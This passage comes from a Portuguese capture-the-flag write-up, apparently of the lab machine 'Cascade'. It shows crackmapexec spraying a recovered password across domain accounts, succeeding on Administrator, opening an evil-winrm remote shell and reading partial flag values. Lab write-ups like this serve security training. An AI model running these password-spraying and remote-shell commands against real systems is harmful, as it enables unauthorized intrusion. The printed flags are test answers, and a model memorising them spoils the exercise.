Esta password era do usuário TempAdmin, mas o ficheiro html nos indicava que este usuário tinha a mesma password do que o administrador. Vamos fazer um spray na mesma com crackmapexec, mas à partida não há dúvidas


```
(JavaliMZ@kali)~[/C/H/contents]-$ crackmapexec smb 10.10.10.182 -u users -p 'baCT3r1aN00dles'
SMB      10.10.10.182    445    CASC-DC1    [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\CascGuest:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\arksvc:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\s.smith:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\r.thompson:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\util:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\j.wakefield:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\s.hickson:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\j.goodhand:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\a.turnbull:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\e.crowe:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\b.hanson:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\d.burman:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\BackupSvc:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\j.allen:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\i.croft:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [-] cascade.local\Admin:baCT3r1aN00dles STATUS_LOGON_FAILURE
SMB      10.10.10.182    445    CASC-DC1    [+] cascade.local\Administrator:baCT3r1aN00dles (Pwn3d!)

(JavaliMZ@kali)~[/C/H/contents]-$ crackmapexec winrm 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'
WINRM    10.10.10.182    5985    CASC-DC1    [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM    10.10.10.182    5985    CASC-DC1    [*] http://10.10.10.182:5985/wsman
WINRM    10.10.10.182    5985    CASC-DC1    [+] cascade.local\Administrator:baCT3r1aN00dles (Pwn3d!)

(JavaliMZ@kali)~[/C/H/contents]-$ evil-winrm -i 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles'
Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```

Está feito! Somos donos da máquina...

```
cmd /c 'dir /r /s root.txt user.txt 2>NUL'

(type C:\Users\Administrator\Desktop\root.txt).SubString(0,15)
#> 84c82c72c538ca8
(type C:\Users\s.smith\Desktop\user.txt).SubString(0,15)
#> 2c684f92b315c28
```